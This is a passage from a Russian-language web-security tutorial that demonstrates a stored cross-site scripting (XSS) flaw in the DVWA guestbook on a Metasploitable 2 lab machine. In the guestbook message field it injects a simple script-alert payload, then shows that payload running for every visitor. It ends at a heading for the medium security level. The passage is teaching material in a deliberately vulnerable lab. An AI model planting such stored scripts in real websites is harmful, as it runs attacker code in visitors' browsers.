
код, поэтому нет нужды взаимодействовать с пользователями, и отправки им чего-либо. Stored XSS гораздо опаснее, чем Reflected XSS.

Для дальнейшей работы и демонстрации этой уязвимости, мне понадобится уязвимое веб-приложение «DVWA», которое входит в состав Linux-машины «Metasploitable 2».


Перейдем на страницу «XSS stored»:



Эта страница позволяет отправить сообщение в систему. Давайте просто протестируем эту страницу, введя какой-то текст в два поля. Он будет выглядеть как: «Timcore», и «Test»:




И если мы перейдем на другую машину (у меня это Windows 7 Home), и откроем ту же страницу, мы увидим сохраненный комментарий, который оставил я несколько минут назад:




Как Вы уже догадались, сообщения загружаются из базы данных, и они содержат текст. Если мы сможем вставить код, то любой пользователь, который откроет эту страницу, запустит этот код. Разумеется, нам не нужно ничего посылать пользователям.


Давайте попробуем провести инъекцию. В поле «Name», я введу «Timcore», а в поле «Message» введу «<script>alert(«Stored XSS»)</script>»:



После нажатия на кнопку «Sign Guestbook», получим всплывающее окно:



Но настоящая магия происходит, когда человек переходит на этот веб-сайт. Суть в том, что когда пользователь со своей машины переходит на страницу, в которую мы внедрили JavaScript код, то она прекрасно работает:




Код с этого веб-сайта, будет выполнен у всех, кто посещает эту страницу.


6.0 Исследование уязвимости Stored XSS — средний уровень.

Продолжим рассматривать уязвимость Stored XSS, и теперь рассмотрим средний уровень безопасности.

